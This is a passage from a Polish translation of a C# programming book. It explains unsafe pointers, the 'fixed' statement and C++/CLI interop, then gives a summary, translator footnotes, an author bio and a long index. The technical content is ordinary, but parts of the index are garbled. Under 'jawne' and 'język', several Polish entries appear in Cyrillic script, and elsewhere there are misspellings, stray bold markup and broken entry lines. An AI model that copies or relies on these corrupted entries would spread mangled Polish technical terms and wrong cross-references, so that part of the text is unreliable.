kopowania danych.

Do pobierania adresu w kodzie C# używany jest operator &, który należy umieścić przed tym, czego adres chcemy pobrać. Nie wszystkie wyrażenia mają adresy — na przykład wyrażenie &(2 + 2) zostałoby potraktowane jako błąd, gdyż wyrażenie umieszczone w nawiasach jest zwyczajną wartością, bez żadnego konkretnego położenia w pamięci. Operatora & trzeba używać przed nazwami zmiennych.

Przykład przedstawiony na [Przykład 21-31](#) używa wskaźników, by określić wartość zmiennej lokalnej w bardzo okrężny i trudny sposób.

### Przykład 21-31. Zastosowanie wskaźników

```
unsafe static void Main(string[] args)
{
    int i;
    int* pi = &i;
    *pi = 42;
    Console.WriteLine(i);
}
```

Jeśli zmienna jest przechowywana na stercie (czyli jeśli jest polem lub elementem tablicy), to jej położenie może się zmieniać ze względu na sposób działania mechanizmu odzyskiwania pamięci. W przypadku zwykłych referencji nie

stanowi to żadnego problemu, gdyż mechanizm odzyskiwania pamięci automatycznie aktualizuje referencje do przenoszonych obiektów. Niemniej jednak zwyczajne wskaźniki nie podlegają kontroli tego mechanizmu. A zatem aby móc z nich korzystać, trzeba zapewnić, że dana, na którą wskazują, nie będzie przenoszona. Nie stanowi to żadnego problemu w przypadku zmiennych umieszczonych na stosie, jednak w pozostałych sytuacjach konieczne będzie unieruchomienie obiektu zawierającego zmienną, na którą wskaźnik chcemy pobrać. [Przykład 21-32](#) pokazuje, jak można używać instrukcji **fixed** w celu unieruchomienia tablicy.

#### Przykład 21-32. Unieruchomienie tablicy przy użyciu instrukcji fixed

```
int[] numbers = new int[2];
fixed (int* pi = &numbers[0])
{
    *pi = 42;
}
Console.WriteLine(numbers[0]);
```

Instrukcja **fixed** rozpoczyna się od wyrażenia zwracającego wskaźnik, a obiekt, na który on wskazuje, zostanie unieruchomiony w pamięci aż do momentu, gdy zostanie wykonany blok kodu umieszczony za instrukcją.

Korzystanie z instrukcji **fixed** komplikują metody anonimowe, gdyż mogą one powodować, że zmienne lokalne nie będą przechowywane na stosie. C# rozwiązuje ten problem w prosty sposób — zabraniając stosowania takich problematycznych kombinacji. Jeśli pobraliśmy adres zmiennej lokalnej (na przykład w sposób zastosowany na [Przykład 21-31](#)), to próba użycia takiej zmiennej wewnętrz metody zagnieżdzonej spowoduje zgłoszenie błędu.

## C++/CLI i Component Extensions

Choć C++/CLI nie jest możliwością języka C#, to jednak warto o niej wiedzieć, jeśli będziemy musieli w dużym stopniu korzystać z mechanizmów współdziałania. (CLI to skrót od *Common Language Infrastructure*. Zgodnie z informacjami podanymi w [Rozdział 1.](#), jest to nazwa nadana przez standardy ECMA oraz ISO fragmentowi .NET Framework). C++/CLI to rozszerzenie języka C++ stworzone przez firmę Microsoft, które pozwala na pisanie typów .NET i korzystanie z nich w kodzie C++. Z punktu widzenia mechanizmów współdziałania najbardziej interesującym aspektem tego rozwiązania jest to, że kod C++/CLI może zawierać zwyczajny kod C++, który w standardowy sposób korzysta z rodzimych API. Oznacza to, że nie trzeba korzystać z atrybutu `DllImport` — można wywoływać Win32 API oraz kod umieszczony w innych bibliotekach DLL w standardowy sposób, można także korzystać z klas i interfejsów COM, dla których nie ma bibliotek typów, ponieważ

są dostępne pliki nagłówkowe C++. Taki kod można następnie umieścić wewnątrz klasy .NET, korzystając z możliwości C++/CLI. A ponieważ tak utworzona klasa będzie zwyczajną klasą .NET, zatem będzie jej można używać w kodzie C#.

Czasami użycie C++/CLI do napisania klasy korzystającej z rodzimych API może być znacznie łatwiejsze niż próby napisania analogicznej klasy w C# przy wykorzystaniu mechanizmów współdziałania opisanych w tym rozdziale. Jednak takie rozwiązanie ma swoje wady — może się okazać, że trzeba będzie wdrażać wiele komponentów, a to z kolei może oznaczać konieczność używania w ramach jednego projektu wielu języków programowania. A zatem nie oznacza to, że użycie C++/CLI jest najlepszym rozwiązaniem, niemniej jednak korzystanie z niektórych API w kodzie C# jest wyjątkowo trudne, dlatego też warto wiedzieć o tej alternatywie.

W Visual Studio 2012 dodano podobne rozwiązanie przeznaczone dla aplikacji Windows Runtime, nosi ono nazwę C++ Component Extensions (C++/CX).

Korzysta ono z niemal takiej samej składni jak C++/CLI, z tym że jest używane w aplikacjach przeznaczonych dla Windows Runtime. Jeśli w takich aplikacjach musimy wywoływać rodzimy kod, to warto rozważyć, czy nie prościej byłoby napisać komponent C++/CX, który by to robił, a następnie stworzyć typ Windows Runtime, który pełniłby funkcję opakowania dla takiego komponentu — dokładnie z takich samych powodów, dla których w projektach aplikacji dla systemu Windows pisanych w C# możemy rozważyć zastosowane rozszerzenia C++/CLI.

## Podsumowanie

CLR udostępnia grupę usług współdziałania, dzięki którym kod C# może korzystać z rodzimych API udostępnianych w formie bibliotek DLL, komponentów COM oraz typów Windows Runtime. Umożliwia także tworzenie opakowań COM dla obiektów C# oraz implementowanie typów Windows Runtime przy użyciu kodu C#. Podczas korzystania z tych wszystkich form współdziałania pojawia się kilka wspólnych problemów. Korzystając z kodu rodzimego, trzeba zwrócić uwagę na to, czy istnieje możliwość obsługi zarówno kodu 32-bitowego, jak i 64-bitowego. Aby poradzić sobie z różnymi sposobami reprezentacji danych, argumenty muszą być szeregowane, a oprócz tego w razie konieczności trzeba także tworzyć odpowiednie opakowania dla obiektów. To wszystko oznacza, że CLR musi dysponować dostęmem do metadanych zawierających informacje o sygnaturach wszystkich metod, których planujemy używać. Zazwyczaj najwięcej pracy jest w przypadku korzystania z kodu w bibliotekach DLL, gdyż trzeba podać odpowiednią sygnaturę metody. W przypadku technologii COM Visual Studio często będzie w stanie zimportować deklaracje z biblioteki typów (choć kiedy nie będzie to możliwe, to musimy się przygotować na masę pracy związanej z samodzielnym pisaniem

definicji interfejsów). Technologia COM zapewnia także wsparcie dla języków skryptowych. W przypadku Windows Runtime niezbędne metadane zawsze są dostępne, a API Windows Runtime są zazwyczaj projektowane pod kątem łatwości użycia z poziomu kodu zarządzanego, dlatego też korzystanie z nich przeważnie stanowi najprostszą formę współdziałania.



[92] Co można by rozumieć jako: opakowanie, którego metody można wywoływać z poziomu środowiska uruchomieniowego — *przyp. tłum.*

[93] Co można rozumieć jako: obiekt, którego metody mogą być wywoływane przez obiekty COM — *przyp. tłum.*

[94] W 32-bitowym kodzie rodzimym używanych jest kilka sposobów przekazywania argumentów do wywoływanej funkcji oraz czyszczenia stosu po jej zakończeniu. Konkretny zestaw reguł jest określany jako *konwencja wywołań*. System Windows definiuje tylko jedną konwencję wywołań kodu 64-bitowego, lecz aż trzy konwencje wywołań kodu 32-bitowego.

[95] Nieprawidłowa nazwa klasy (wyjątek dla wartości HRESULT 0x800401F3 (CO\_E\_CLASSSTRING)) — *przyp. tłum.*

[96] Choć te zazwyczaj będą dostępne na komputerach, na których zostało zainstalowane Visual Studio — nie zawsze są one instalowane jako element pakietu Office. A zatem na niektórych komputerach te typy mogą być niedostępne.

## Dodatek A. O autorze

Ian Griffiths jest niezależnym konsultantem, programistą, prelegentem oraz instruktorem współpracującym z firmą Pluarlsight. Mieszka w Londynie; często można go znaleźć na różnych listach dyskusyjnych oraz biuletynach informacyjnych poświęconych zagadnieniom programowania, gdzie bardzo popularnym sportem jest rywalizacja o to, kto zmusi go do napisania możliwie najdłuższej odpowiedzi na możliwie jak najkrótsze pytanie. Ian prowadzi popularny blog, który można znaleźć na stronie <http://www.interact-sw.co.uk/iangblog/>, jest także współautorem książek *Windows Forms in a Nutshell*, *Mastering Visual Studio .NET* oraz *Programming WPF*.

# Indeks

## Symbole

.NET Core Profile, [Wdrażanie pakietów](#), [Typy odzwierciedlania](#), [Pamięć lokalna wątku](#)

.NET Framework, [Dlaczego C#?](#)

## A

abstrakcja wątków, [Wątki](#)

abstrakcyjna implementacja interfejsu, [Metody abstrakcyjne](#)

abstrakcyjny typ bazowy, [Dziedziczenie i tworzenie obiektów](#)

adnotacje do danych, [Pisanie widoków](#)

adres URL, [Kontrolery](#)

agregacja, [Konkretne elementy i podzakresy](#)

akcesor

get, [Metody rozszerzeń](#)

set, [Metody rozszerzeń](#)

akumulator, accumulator, [Agregacja](#)

anatomia podzespołu, [Visual Studio i podzespoły](#)

animacje zmiany stanu, [Menedżer stanu wizualnego](#)

ANSI, [Kodowanie](#)

anulowanie długotrwałych operacji, [Inne wzorce asynchroniczne](#)

apartament wielowątkowy, MTA, [STAThread oraz MTAThread](#)

API, [Dlaczego C#?](#)

asynchroniczne, [Zdarzenia .NET](#), [ClickOnce oraz XBAP](#)

odzwierciedlania, [Odzwierciedlanie](#), [Assembly](#)

aplikacje

GUI, [Podzespoły składające się z wielu plików](#)

internetowe, [ASP.NET](#)

konsolowe, [Podzespoły składające się z wielu plików](#), [Pliki i strumienie](#)

OOB, [Silverlight](#)

Windows 8, [Wdrażanie pakietów](#)

**Windows Phone, ClickOnce oraz XBAP**

**Windows Runtime, Zdarzenia związane z układem**

**XBAP, ClickOnce oraz XBAP**

**APM, Asynchronous Programming Model, Zdarzenia .NET, Operacje**

**asynchroniczne, Inne wzorce asynchroniczne**

**architektura**

**procesora, Identyfikator kulturowy**

**wspólnego języka, Najważniejsze cechy C#, Niebezpieczny kod**

**argument typu, Typy ogólne, Tablice nieregularne**

**argumenty opcjonalne, Przekazywanie argumentów przez referencję**

**ASCII, Zmienne lokalne, StringReader oraz StringWriter, Obsługa łańcuchów znaków**

**ASP.NET, ASP.NET**

**MVC, Strony nadzędne**

**Razor, ASP.NET**

**trasowanie, Generowanie łączy do akcji**

**Web Forms, Strony początkowe**

**asynchroniczna metoda anonimowa, Stosowanie async w metodach zagnieżdżonych**

**asynchroniczne wyrażenie lambda, Zwracanie obiektu Task**

**atak XSS, Wyrażenia**

**atrybut**

**[CallerMemberName], Atrybuty z informacjami o kodzie wywołującym**

**[ComImport], Metadane**

**[DataContract], Serializacja CLR**

**[DataMember], Serializacja CLR**

**[MTAThread], STAThread oraz MTAThread**

**[NonSerialized], Serializacja CLR**

**[Obsolete], Bezpośrednie stosowanie różnych sposobów kodowania**

**[Serializable], Klasy BinaryReader oraz BinaryWriter**

**[STAThread], STAThread oraz MTAThread**

**[TestClass], Atrybuty, Stosowanie atrybutów**

**[ThreadStatic], Pamięć lokalna wątku, Pamięć lokalna wątku**

**AggressiveInlining**, [Kompilacja JIT](#)  
**AssemblyFileVersion**, [Numer wersji](#)  
**AssemblyKeyFileAttribute**, [Nazwy i wersje](#)  
**DebuggableAttribute**, [Kompilacja JIT](#)  
**DllExport**, [Szeregowanie](#)  
**DllImport**, [Obsługa łańcuchów znaków](#), [Metadane](#), [Niebezpieczny kod](#)  
**ExpectedExceptionAttribute**, [Stosowanie atrybutów](#)  
**Flags**, [Typy wyliczeniowe](#)  
**InternalsVisibleToAttribute**, [Atrybuty z informacjami o kodzie wywołującym](#), [InternalsVisibleToAttribute](#)  
**LoaderOptimizationAttribute**, [Kompilacja JIT](#)  
**MarshalAs**, [Szeregowanie](#)  
**No Optimization**, [Kompilacja JIT](#)  
**OnClick**, [Kontrolki serwerowe](#)  
**SecurityCriticalAttribute**, [Wzorzec słowa kluczowego await](#)  
**SecuritySafeCriticalAttribute**, [Bezpieczeństwo](#)  
**SerializableAttribute**, [Serializacja](#)  
**StructLayout**, [Struktury](#)  
**TestCategoryAttribute**, [Stosowanie atrybutów](#)  
**ThreadStaticAttribute**, [Pamięć lokalna wątku](#)  
**TypeIdentifier**, [Główne podzespoły współdziałania](#)  
**x:Class**, [Przestrzenie nazw XAML oraz XML](#)  
**x:Name**, [Generowane klasy i kod ukryty](#)  
**xmlns:x**, [Przestrzenie nazw XAML oraz XML](#)

**atrybuty**, [Testy jednostkowe](#), [Atrybuty](#)

- określanie celu, [Typ atrybutu](#)
- stosowanie, [Atrybuty](#)
- ustawienia opcjonalne, [Stosowanie atrybutów](#)
- wartości opcjonalne, [Typ atrybutu](#)

**atrybuty**

- metody, [Cele atrybutów](#)
- modułu, [Cele atrybutów](#)
- niestandardowe, [Bezpieczeństwo](#), [Definiowanie i stosowanie atrybutów](#)

niestandardowych

obsługiwane przez

CLR, Atrybuty z informacjami o kodzie wywołującym  
kompilator, Cele atrybutów

określające numer wersji, Cele atrybutów

podzespołu, Cele atrybutów

pola zdarzenia, Cele atrybutów

własne, custom attributes, Tablice

z informacjami o

kodzie wywołującym, Atrybuty z informacjami o kodzie wywołującym  
podzespoły, Nazwy i wersje

automatyzacja COM, Słowo kluczowe dynamic i mechanizmy współdziałania,

Słowo kluczowe dynamic i mechanizmy współdziałania

## B

bezpieczeństwo, Serializacja, Bezpieczne uchwyty

pod względem wielowątkowym, Wątki, zmienne i wspólny stan  
typów, Kod zarządzany i CLR, Tajniki typów ogólnych, Kowariancja i  
kontrawariancja, Niebezpieczny kod

bezpieczne uchwyty, Procesy 32- i 64-bitowe

białe znaki, whitespace, Komentarze i białe znaki

biblioteka

advapi32.dll, Obsługa łańcuchów znaków

jQuery, Typowy układ projektu MVC

Knockout, Typowy układ projektu MVC

Modernizr, Typowy układ projektu MVC

Moq, Ograniczenia typu referencyjnego

mscoree.dll, Visual Studio i podzespoły

mscorelib.dll, Rx oraz różne wersje .NET Framework

ole32.dll, Nazwa punktu wejścia, Wartości wynikowe technologii COM

Reactive Extensions, Reactive Extensions

System.Observable.dll, Rx oraz różne wersje .NET Framework

System.Web.dll, Przestrzenie nazw

**System.Windows.Controls.dll, [ClickOnce oraz XBAP](#)**

TPL, [Destruktory i finalizacja](#), [Więcej niż składnia](#), [Wbudowane mechanizmy szeregujące](#), [Uruchamianie prac przy wykorzystaniu klas Task, Zadania](#)

**biblioteki**

DLL, [Visual Studio i podzespoły](#)

klas, [Dlaczego C#?](#), [Pisanie testu jednostkowego](#), [Architektura procesora typów](#), [Metadane](#)

**blok, [Zmienne lokalne](#)**

catch, [Obsługa wyjątków](#), [Obiekty wyjątków](#)

CER, [Wyjątki asynchroniczne](#)

finally, [Zagnieżdzone bloki try](#), [Jak jest przekształcana instrukcja lock](#)

lock, [Monitory oraz słowo kluczowe lock](#)

try, [Wiele bloków catch](#)

**blokady odczytu i zapisu, [Klasa SpinLock](#)**

**blokowanie, [Monitory oraz słowo kluczowe lock](#)**

**błąd, error, [Metody abstrakcyjne](#)**

kompilacji, [Length](#)

obserwatora, [Implementacja źródeł zimnych](#)

**BOM, byte order mark, [StreamReader oraz StreamWriter](#)**

**C**

**C++/CLI, [Niebezpieczny kod](#)**

**CCW, COM-callable wrapper, [Obsługa łańcuchów znaków](#)**

cechy C#, [Dlaczego nie C#?](#)

**cel, target, [Visual Studio](#), [Podzespoły](#)**

**cel atrybutu, [Stosowanie atrybutów](#)**

**CER, constrained execution region, [Wyjątki asynchroniczne](#)**

**ciasteczka, cookies, [Wyrażenia](#)**

**ciąg Fibonacciego, [Przetwarzanie opóźnione](#)**

**CLI, Common Language Infrastructure, [Najważniejsze cechy C#](#), [Niebezpieczny kod](#)**

**ClickOnce, [ClickOnce oraz XBAP](#)**

CLR, Common Language Runtime, [Dlaczego C#?](#), [Cykl życia obiektów](#),  
[Anatomia podzespołu](#), [Odzwierciedlanie](#), [Technologia COM](#)

CLS, Common Language Specification, [Najważniejsze cechy C#](#), [Typy liczbowe](#)  
COM, Component Object Model, [Typ dynamic](#), [Nazwa punktu wejścia](#)  
[COM Automation](#), [Słowo kluczowe dynamic i mechanizmy współdziałania](#)  
[Component Extensions](#), [C++/CLI i Component Extensions](#)

CTS, Common Type System, [Dlaczego C#?](#)

czas

trwania zdarzenia, [Operatory grupowania](#)

życia obiektów, [Cykl życia obiektów](#), [Odzyskiwanie pamięci](#)

COM, [Technologia COM](#)

RCW, [Technologia COM](#)

częściowe deklaracje klas, [Typy anonimowe](#)

## D

debuger Visual Studio, [Punkt wejścia do programu](#), [Nowe słowa kluczowe: async oraz await](#)

debugowanie, [Wyjątki](#), [Wyjątki nieobsługiwane](#)

aplikacji, [Powtórne zgłaszanie wyjątków](#)

wyjątków, [Debugowanie i wyjątki](#)

definiowanie

klasy, [Zagnieżdżone przestrzenie nazw](#), [Typy ogólne](#)

konstruktora, [Pola](#)

deklaracja

indeksatora, [Właściwości i zmienne typy wartościowe](#)

przestrzeni nazw, [Przestrzenie nazw](#)

typu ogólnego, [Typy ogólne](#)

zmiennej, [Podstawy stosowania języka C#](#)

delegaty, delegate, [Typy wyliczeniowe](#), [Delegaty, wyrażenia lambda i zdarzenia](#),

[Tworzenie źródła przy wykorzystaniu delegatów](#)

Action, [Popularne typy delegatów](#)

Func, [Popularne typy delegatów](#)

typu Predicate<int>, [Tworzenie delegatów](#)

typu **Predicate<T>**, [Tworzenie delegatów zbiorowe](#), [Tworzenie delegatów](#), [MulticastDelegate — delegaty zbiorowe](#)  
deserializacja, [Serializacja CLR](#)  
deserializacja wyjątku, [Wyjątki niestandardowe](#)  
destruktory, **destructors**, [Cykl życia obiektów](#), [Wymuszanie odzyskiwania pamięci](#)  
diagram aktywności Rx, [Podstawowe interfejsy](#)  
DirectX, [Dlaczego nie C#?](#)  
disassembler kodu .NET, [Iteratory](#)  
DLL, Dynamic Link Library, [Visual Studio](#)  
DLR, Dynamic Language Runtime, [Typ dynamic](#)  
długość strumienia, [Opróżnianie strumienia](#)  
dodatek Service Pack, [Powtórne zgłoszanie wyjątków](#)  
dodawanie projektów do solucji, [Dodawanie projektów do istniejącej solucji](#)  
dokumentacja MSDN, [Bezpieczeństwo](#)  
DOM, Document Object Model, [Parallel LINQ \(PLINQ\)](#)  
domena aplikacji, appdomain, [Wyjątki niestandardowe](#), [Kompilacja JIT](#)  
domyślna implementacja zdarzeń, [Niestandardowe metody dodające i usuwające zdarzenia](#)  
domyślne wartości argumentów, [Argumenty opcjonalne](#)  
domyślny konstruktor bezargumentowy, [Dostęp do składowych klas bazowych](#)  
dopisywanie łańcucha do pliku, [Klasa File](#)  
dostawca  
    CustomLinqProvider, [Obsługa wyrażeń zapytań](#)  
    LINQ to Entities, [Filtrowanie](#)  
    LINQ to Objects, [Filtrowanie](#)  
    LINQ to SQL, [Selekcja](#)  
    SillyLinqProvider, [Obsługa wyrażeń zapytań](#)  
dostawcy LINQ, [LINQ](#)  
dostęp do  
    bufora, [Niebezpieczny kod](#)  
    elementu tablicy, [Tablice](#)  
    obiektu, [Określanie osiągalności danych](#), [Wątki, zmienne i wspólny stan](#)

obiektu Request, [Jawne wskazywanie treści pola](#), [Metody rozszerzeń prywatnego stanu](#), [Monitory oraz słowo kluczowe lock składowych](#), [Kiedy tworzyć typy wartościowe?](#) składowych klas bazowych, [Metody i klasy ostateczne systemu plików](#), [Niestandardowe obiekty dynamiczne węzła listy](#), [Kolejki i stosy dostępność](#), [Wszechobecne metody typu object metod](#), [Metody rozszerzeń obiektu](#), [Słabe referencje](#)

## drzewo

elementów interfejsu użytkownika, [Windows Runtime oraz aplikacje dostosowane do interfejsu użytkownika Windows 8 wyrażenia](#), [Wyrażenia lambda oraz drzewa wyrażeń dynamiczne](#)

języki .NET, [Silverlight i obiekty skryptowe określanie typów](#), [Dynamiczne określanie typów tworzenie delegatów](#), [Tworzenie delegatów dyrektywa](#)

#define, [Komentarze i białe znaki #endregion](#), [Dyrektwyw #region i #endregion #error](#), [Symbole komplikacji #line](#), [Dyrektyna #line #pragma](#), [Dyrektyna #line #region](#), [Dyrektwyw #region i #endregion #warning](#), [Symbole komplikacji using](#), [Pisanie testu jednostkowego](#), [Argumenty opcjonalne](#), [Obsługa wyrażeń zapytań](#)

## dyrektywy preprocesora, [Komentarze i białe znaki](#)

### działanie

konwersji, [Niestandardowe obiekty dynamiczne operatorów](#), [Standardowe operatory LINQ słowa kluczowego await](#), [Wzorzec słowa kluczowego await](#)

**dziedziczenie, inheritance, [Dziedziczenie](#), [Dostęp do składowych klas bazowych interfejsów](#), [Dziedziczenie i konwersje typów odzwierciedlania](#), [Typy odzwierciedlania](#)**

## E

**EAP, Event-based Asynchronous Pattern, [Inne wzorce asynchroniczne edycja tekstu](#), [Bloki i rozkład tekstu](#) edytor plików zasobów, [Identyfikator kulturowy](#) efektywne wykorzystanie pamięci, [Standardowy wzorzec delegatów zdarzeń element](#)**

[@RenderBody](#), [Strony układu](#)

[@RenderSection](#), [Strony układu](#)

[CheckBox](#), [Kontrolki](#)

[ContentPresenter](#), [Szablony kontrolek](#)

[Ellipse](#), [Szerokość i wysokość](#)

[Grid](#), [Generowane klasy i kod ukryty](#)

[ItemsPresenter](#), [Szablony kontrolek](#)

[MediaElement](#), [ImageBrush](#)

[ResourceDictionary](#), [Style](#)

[RowDefinition](#), [Grid](#)

[StackPanel](#), [Generowane klasy i kod ukryty](#)

[TextBlock](#), [Kontrolki użytkownika](#), [Media](#)

[TextBox](#), [Obsługa zdarzeń](#), [Kontrolki użytkownika](#)

**elementy**

[listy](#), [Szablony danych](#)

[podzielone](#), [Generowane klasy i kod ukryty](#)

właściwości, property elements, [Elementy właściwości](#)

**Entity Framework, [Selekcja](#), [Generowanie sekwencji](#)**

**etykiety ekranowe, [ToolTip](#), [Kontrolki z zawartością](#)**

## F

**FIFO, first-in, first-out, [Zbiory](#)**

**filtrowanie**

danych, [Filtrowanie](#)

elementów, [Generate](#)

finalizacja, finalization, [Cykl życia obiektów](#), [Wymuszanie odzyskiwania pamięci](#)

finalizator, [Dostępność i dziedziczenie](#), [Destruktory i finalizacja](#), [Interfejs](#)

[IDisposable](#)

finalizatory krytyczne, [Destruktory i finalizacja](#)

flaga

AttachedToParent, [Związki zadanie nadrzędne — zadanie podrzędne](#)

ExecuteSynchronously, [Opcje kontynuacji](#)

LongRunning, [Klasy Task oraz Task<T>](#)

newslot, [Metody abstrakcyjne](#)

OnlyOnRanToCompletion, [Kontynuacje](#)

PreferFairness, [Klasy Task oraz Task<T>](#)

useAsync, [Klasa FileStream](#)

**format**

JSON, [Ogólność jest ważniejsza od specjalizacji](#)

PE, [Visual Studio i podzespoły](#), [Podzespoły składające się z wielu plików](#)

resx, [Numery wersji a wczytywanie podzespołów](#)

XML, [Visual Studio](#)

**formatowanie tekstu, Edycja tekstów**

**funkcja**

BackEventLogA, [Obsługa łańcuchów znaków](#)

BackupEventLog, [Procesy 32- i 64-bitowe](#)

EnumWindows, [Wskaźniki do funkcji](#)

GetVersionEx, [Struktury](#)

OpenEventLog, [Bezpieczne uchwyty](#)

funkcje anonimowe, [Metody inline](#)

**G**

GAC, Global Assembly Cache, [Jawne wczytywanie podzespołów](#), [Numer wersji](#),

[Podsumowanie](#)

GC, garbage collector, [Cykl życia obiektów](#)

generowanie

elementów, [Generate](#)

kodu, [Przechwytywane zmienne](#)

nazwy klasy, [Przechwytywane zmienne](#)

sekwencji, [Konwersje](#)

widoków, [ASP.NET](#)

główny podzespoł współdziałania, [Metadane](#)

gniazda układu, layout slot, [Wyrównanie](#)

grafika

bitmapy, [Kształty](#)

kształty, [Szablony danych](#)

media, [ImageBrush](#)

grupowanie, [Grupowanie](#)

grupowanie zdarzeń, [Zapytania LINQ](#)

grupujące wyrażenie zapytania, [Grupowanie](#)

grupy wyjątków, [Weryfikacja poprawności argumentów](#)

H

hermetyzacja, encapsulation, [Typy](#)

heurystyki tworzenia wątków, [Uruchamianie prac przy wykorzystaniu klasy Task](#)

hiperwątkowość, hyperthreading, [Wątki](#)

HPC, High-Performance Computing, [Projekcje i odwzorowania](#)

I

IANA, [Kodowania wykorzystujące strony kodowe](#)

identyfikator

assebmlyName, [Trasowanie](#)

CLSID, [Metadane](#)

GUID, [Kiedy tworzyć typy wartościowe?, Wartości wynikowe technologii](#)

[COM, Metadane](#)

IID, [Metadane](#)

kulturowy, [Numery wersji a wczytywanie podzespołów](#)  
[ProdID, Metadane](#)

IIS, Internet Information Server, [ASP.NET](#)

IL, intermediate language, [Kod zarządzany i CLR](#)  
implementacja

interfejsu, [Interfejsy](#)

[IEnumerable<T>](#), [AsyncSubject<T>](#)

[INotifyPropertyChanged](#), [Atrybuty z informacjami o kodzie wywołującym](#)

[IObservable<T>](#), [Interfejs IObservable<T>](#), [Tworzenie źródła przy wykorzystaniu delegatów](#)

list, [Interfejsy list i sekwencji](#)

operatora +, [Operatory](#)

pętli asynchronicznej, [Wykonywanie wielu operacji i pętli](#)

wzorca await, [Wzorzec słowa kluczowego await](#)

źródeł ciepłych, [Implementacja źródeł zimnych](#)

źródeł zimnych, [Interfejs IObservable<T>](#)

importowanie

funkcji, [Wskaźniki do funkcji](#)

przestrzeni nazw, [Klasy i obiekty stron](#)

wartości wynikowej, [Nazwa punktu wejścia](#)

indeksatory, [Właściwości i zmienne typy wartościowe](#)

informacje

o atrybutach, [Pobieranie atrybutów](#)

o klasach, [Metadane](#)

o kodzie wywołującym, [Atrybuty z informacjami o kodzie wywołującym](#)

o metodzie, [Atrybuty z informacjami o kodzie wywołującym](#)

o pliku, [Klasy FileInfo, DirectoryInfo oraz FileInfo](#)

o podzespoły, [Nazwy i wersje](#)

o typach, [Obsługa dodatkowych danych wejściowych](#), [Trasowanie](#),

[Metadane](#)

o wtyczkach, [Pobieranie atrybutów](#)

o wyjątku, [Wyjątki zgłasiane przez API](#)

**o zdarzeniu, [Standardowy wzorzec delegatów zdarzeń](#)**

inicjalizacja statyczna, [Konstruktory](#)

inicjalizatory, [Zmienne lokalne](#), [Pętle: while oraz do](#)

list, [List<T>](#)

pól, [Konstruktory](#), [Dziedziczenie i tworzenie obiektów](#)

pól niestatycznych, [Pola](#)

pól statycznych, [Konstruktory](#)

słownika, [Słowniki](#)

tablic, [Tablice](#), [Tablice nieregularne](#)

instrukcja

[break](#), [Wielokrotny wybór przy użyciu instrukcji switch](#)

[continue](#), [Pętle: while oraz do](#)

[fixed](#), [Niebezpieczny kod](#)

[goto](#), [Wielokrotny wybór przy użyciu instrukcji switch](#)

[if](#), [Sterowanie przepływem](#)

[lock](#), [Monitory oraz słowo kluczowe lock](#)

[switch](#), [Decyzje logiczne przy użyciu instrukcji if](#)

[unchecked](#), [Length](#)

[using](#), [Przechwytywane zmienne](#)

[yield return](#), [Przetwarzanie opóźnione](#)

instrukcje, statements, [Instrukcje](#)

blokowe, [Decyzje logiczne przy użyciu instrukcji if](#)

deklaracji, [Instrukcje](#)

iteracyjne, [Instrukcje](#)

sprawdzane, [Konteksty sprawdzane](#)

wyboru, [Instrukcje](#)

wyrażeń, [Instrukcje](#), [Wyrażenia](#)

interfejs

[COM](#), [Metadane](#)

[IBuffer](#), [Typy Windows Runtime](#)

[IClickHandler](#), [Delegaty, wyrażenia lambda i zdarzenia](#)

[ICloneable](#), [Typy referencyjne](#)

[ICollection](#), [List<T>](#)

[ICollection<T>](#), [List<T>](#), [Interfejsy list i sekwencji](#), [Kowariancja i kontrawariancja](#)

[IComparer<T>](#), [Ograniczenia](#), [Kowariancja i kontrawariancja](#), [Delegaty a interfejsy](#)

[ICustomAttributeProvider](#), [Typ atrybutu](#)

[IDictionary< TKey, TValue >](#), [Słowniki](#)

[IDisposable](#), [Cykl życia obiektów](#), [Finalizatory krytyczne](#), [Podstawowe interfejsy](#), [Implementacja zródeł ciepłych](#), [Length](#), [TextReader oraz TextWriter](#), [Bezpieczne uchwyty](#)

[IDynamicMetaObjectProvider](#), [Ograniczenia typu dynamic](#)

[IEnumerable<T>](#), [Pętle znane z języka C](#), [Interfejsy](#), [List<T>](#), [Typy ogólne](#), [Reactive Extensions](#), [AsyncSubject<T>](#)

[IHomeGroup](#), [Metadane](#)

[IList<T>](#), [List<T>](#), [Interfejsy list i sekwencji](#)

[INotifyPropertyChanged](#), [Atrybuty z informacjami o kodzie wywołującym](#), [Wiązanie danych](#)

[IObservable<T>](#), [Zdarzenia a delegaty](#), [Reactive Extensions](#), [AsyncSubject<T>](#)

[IObserver<T>](#), [Reactive Extensions](#), [Podstawowe interfejsy](#), [AsyncSubject<T>](#)

[IQueryable](#), [LINQ, typy ogólne oraz interfejs IQueryable<T>](#)

[IQueryable<T>](#), [Przetwarzanie opóźnione](#)

[IQueryProvider](#), [LINQ, typy ogólne oraz interfejs IQueryable<T>](#)

[IRandomAccessStream](#), [Konkretne typy strumieni](#)

[IReadOnlyList<T>](#), [Interfejsy list i sekwencji](#), [Kowariancja i kontrawariancja](#)

[ISerializable](#), [Wyjątki niestandardowe](#)

[ISet<T>](#), [Zbiory](#), [Metody abstrakcyjne](#)

interfejsy, [Właściwości](#), [Interfejsy](#), [Delegaty a interfejsy](#)

interfejsy Rx, [Rx oraz różne wersje .NET Framework](#)

IPC, interprocess communication, [Konkretne typy strumieni](#)

iterator, [Pętle: while oraz do](#), [Implementacja list i sekwencji](#)

iterator nieskończony, [Iteratory](#)

## J

jawna implementacja interfejsu, [Interfejsy](#)

jawne

delegaty instancji, [Tworzenie delegatów](#)

operatorы конверсии, [Operatorы](#)

прека́зыwanie

аргументов, [Użycie słowa kluczowego params do przekazywania](#)

[zmiennej liczby argumentów](#)

механизмов сърегува́ющих, [SubscribeOn](#)

значения типу вылициеноваго, [Типы вылициенове](#)

вчи́тываніе подзеспо́лов, [Wczytywanie podzespołów](#)

выво́льваніе констру́ктора, [Dziedziczenie i tworzenie obiektóв](#)

язык

C#, [Prezentacja C#](#)

C++, [Dlaczego C#?](#)

F#, [Dlaczego C#?](#)

IronPython, [Dlaczego C#?](#), [Silverlight и обекти скриптове](#)

IronRuby, [Dlaczego C#?](#), [Silverlight и обекти скриптове](#)

Java, [Dlaczego C#?](#)

JavaScript, [Dlaczego C#?](#)

Objective-C, [Dlaczego C#?](#)

по́сердни, IL, [Код заря́жаны и CLR](#)

VBA, [Слово клuczowe dynamic и механизмы вспо́льдзялания](#)

Visual Basic, [Dlaczego C#?](#), [Код заря́жаны и CLR](#)

XAML, [Обекти wyją́ков](#), [ClickOnce oraz XBAP](#), [XAML](#)

языки

динамичные, [Dynamiczne okréшланіе типов](#)

скриптовые, [Гло́вные подзеспо́лы вспо́льдзялания](#)

JIT, just in time, [Код заря́жаны и CLR](#)

